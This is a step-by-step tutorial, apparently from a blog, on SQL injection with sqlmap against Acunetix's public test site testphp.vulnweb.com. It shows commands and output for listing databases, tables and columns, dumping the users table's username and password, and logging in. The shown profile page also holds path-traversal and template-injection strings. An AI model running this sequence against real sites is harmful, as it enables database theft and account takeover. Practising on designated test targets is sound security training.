
Step 2:
Open terminal in Kali Linux and type sqlmap (since sqlmap is a pre-installed command line tool in Kali)

And by entering the command shown in the image, we will find the database of the website




```
root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
```

The output of the above command should be like this




```
[03:50:03] [INFO] resuming back-end DBMS 'mysql'
[03:50:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 2151=2151

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 8563 FROM (SELECT(SLEEP(5)))syEE)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9936 UNION ALL SELECT NULL,NULL,CONCAT(0×7170767a71,0x
756972726965414a7664764e765864594e4749455a556b7641754256444742416d6e78744f7
84e6f,0×71786a7171)-- -
---
[03:50:04] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[03:50:04] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:50:04 /2020-07-20/

root@neo:~#
```

Step 3:
Find the databases in website



```
root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
```




```
    Payload: artist=1 AND 2151=2151

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 8563 FROM (SELECT(SLEEP(5)))syEE)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9936 UNION ALL SELECT NULL,NULL,CONCAT(0×7170767a71,0x
75697272696541 4a7664764e765864594e4749455a556b764175425644474 2416d6e78744f7
84e6f,0×71786a7171)-- -
---
[03:57:27] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[03:57:27] [INFO] fetching database names
[03:57:27] [INFO] resumed: 'information_schema'
[03:57:27] [INFO] resumed: 'acuart'
available databases [2]:
[*] acuart
[*] information_schema

[03:57:27] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:57:27 /2020-07-20/

root@neo:~#
```

Database is found, we are going to use **acuart** database for this exploitation

Step 4:

Find the number of tables in database acuart


Command - # sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart –tables



```
[04:03:15] [INFO] resumed: 'artists'
[04:03:15] [INFO] resumed: 'carts'
[04:03:15] [INFO] resumed: 'categ'
[04:03:15] [INFO] resumed: 'featured'
[04:03:15] [INFO] resumed: 'guestbook'
[04:03:15] [INFO] resumed: 'pictures'
[04:03:15] [INFO] resumed: 'products'
[04:03:15] [INFO] resumed: 'users'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[04:03:15] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 04:03:15 /2020-07-20/

root@neo:~# 
```


Step 5:

Find the column names in table users using the command shown in the image



```
root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D ac
uart -T users --columns
```

Column names in table users will be displayed -




```
[07:46:55] [INFO] resumed: 'address','mediumtext'
[07:46:55] [INFO] resumed: 'email','varchar(100)'
[07:46:55] [INFO] resumed: 'name','varchar(100)'
[07:46:55] [INFO] resumed: 'phone','varchar(100)'
[07:46:55] [INFO] resumed: 'cart','varchar(100)'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[07:46:55] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:46:55 /2020-07-20/

root@neo:~#
```

Step 6:

Find the data available in 'user' table


We will be targeting the 'uname' and 'pass' columns to find the user name and password

First uname will be targeted-




```
root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D ac
uart -T users -C uname --dump
```

Now the password column-



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9936 UNION ALL SELECT NULL,NULL,CONCAT(0x7170767a71,0x
756972726965414a7664764e765864594e4749455a556b76417542564447 42416d6e78744f7
84e6f,0x71786a7171)-- -
---
[07:51:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[07:51:15] [INFO] fetching entries of column(s) 'pass' for table 'users' in
 database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[07:51:23] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[07:51:23] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:51:23 /2020-07-20/

root@neo:~#
```

Step 7:
Login to website with the username and password




TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:

Username :	test
Password :	●●●●

You will be able to access all user data and will have user priviliges



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

0 (test)

On this page you can visualize or edit you user information.

Name:	0
Credit card number:	/../../../../../../../../../../etc/passwddž˝
E-Mail:	0
Phone number:	@{49319*49994}
Address:	/../../../../../../../../../.. /etc/passwddž˝65%20network%20Drive

